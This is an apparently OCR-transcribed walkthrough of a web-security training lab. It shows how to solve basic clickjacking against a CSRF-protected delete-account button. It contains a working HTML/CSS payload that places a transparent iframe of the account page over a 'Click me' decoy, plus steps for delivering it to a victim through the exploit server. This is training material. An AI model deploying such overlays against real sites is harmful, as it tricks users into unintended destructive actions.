
Clickjacking Exploit with CSRF Token Protection

Problem Statement:
Basic clickjacking with CSRF token protection This lab contains login functionality and a delete account button that is protected by a CSRF token. A user will click on elements that display the word "click" on a decoy website.
To solve the lab, craft some HTML that frames the account page and fools the user into deleting their account. The lab is solved when the account is deleted. You can log in to your own account using the following credentials: wiener: Peter

Basic Clickjacking with CSRF Token Protection Lab
Objective :
The objective of this lab is to delete a user's account by tricking them into clicking on a transparent iframe overlay, using a decoy element on a malicious website. The delete function is protected by a CSRF token, but the user’s click will trigger the delete request due to the iframe manipulation.

Steps to Solve the Lab


1. Log in to Your Account
   - Use the credentials provided for this lab:
     - Username: wiener
     - Password: Peter
   - Log in to the target website to ensure you have access to your account settings, specifically the "Delete account" button.



Login

Username: wiener

Password: Peter




My Account

Your username is: wiener

2. Set Up the Exploit on the Exploit Server
   - Navigate to the exploit server provided by the lab.
   - Copy the following HTML code template and paste it into the Body section of the exploit server.

```
<style>
   iframe {
     position: relative;
     width: 1000px;
     height: 700px;
     opacity: 0.000001;
     z-index: 2;
   }
   div {
     position: absolute;
     top: 515px;
     left: 60px;
     z-index: 1;
</style>
<div>Click me</div>
<iframe src="https://0aae00c80324208b80b458f4003a0098.web-security-academy.net/my-account?id=wiener"></iframe>
```



Craft a response

URL: https://exploit-0a45000a035a205580765785018500fa.exploit-server.net/exploit

HTTPS

☑

File:


```
/exploit
```

Head:

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
```

Body:

```
Hello, world!
```



Craft a response

URL: https://exploit-0a45000a035a205580765785018500fa.exploit-server.net/exploit

HTTPS

☑

File:


```
/exploit
```

Head:

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
```

Body:

```
<style>
  iframe {
    position: relative;
    width: 1000px;  /* Width of the iframe */
    height: 700px; /* Height of the iframe */
    opacity: 0.000001; /* Transparency for the iframe */
    z-index: 2;
  }
  div {
    position: absolute;
    top: 515px;  /* Position the div to match the Delete button */
    left: 60px;  /* Adjust position based on Delete button location */
    z-index: 1;
```



Congratulations, you solved the lab!

3. Adjust the HTML Template :
   - Replace YOUR-LAB-ID: Substitute YOUR-LAB-ID in the iframe src attribute with the unique lab ID URL provided to you by the lab.
   - Set the Width and Height:
     - Change $width_value to 1000px and $height_value to 700px for the iframe size. This should be sufficient to display the entire account page with the "Delete account" button.
   - Align the Decoy Element :
     - Adjust the $top_value and $side_value in the div style:
       - Set top to 515px and left to 60px so that the "Click me" div aligns with the "Delete account" button.
     - Opacity: Set $opacity to 0.000001 to make the iframe transparent.
4. Preview and Test the Exploit :
   - Click Store and then View exploit.
   - Hover over the "Click me" text to ensure the div element is correctly aligned with the "Delete account" button. The cursor should change to a hand when hovering over "Click me."
     - If the alignment is incorrect, adjust the top and left values incrementally until the overlay lines up with the button.
5. Deliver the Exploit to the Victim :
   - After verifying alignment, click Store and then Deliver exploit to victim.
   - The lab will be solved when the victim clicks on the "Click me" text on the decoy page, which initiates the deletion request.

Explanation of the Solution :

This attack works by creating an overlay iframe of the target page (containing the "Delete account" button) overlaid on a decoy element ("Click me") to manipulate the user's actions. The user, deceived by the decoy text, unknowingly clicks on the delete action due to the transparent iframe overlay. By crafting and delivering the exploit correctly, the account deletion is triggered without the user's awareness.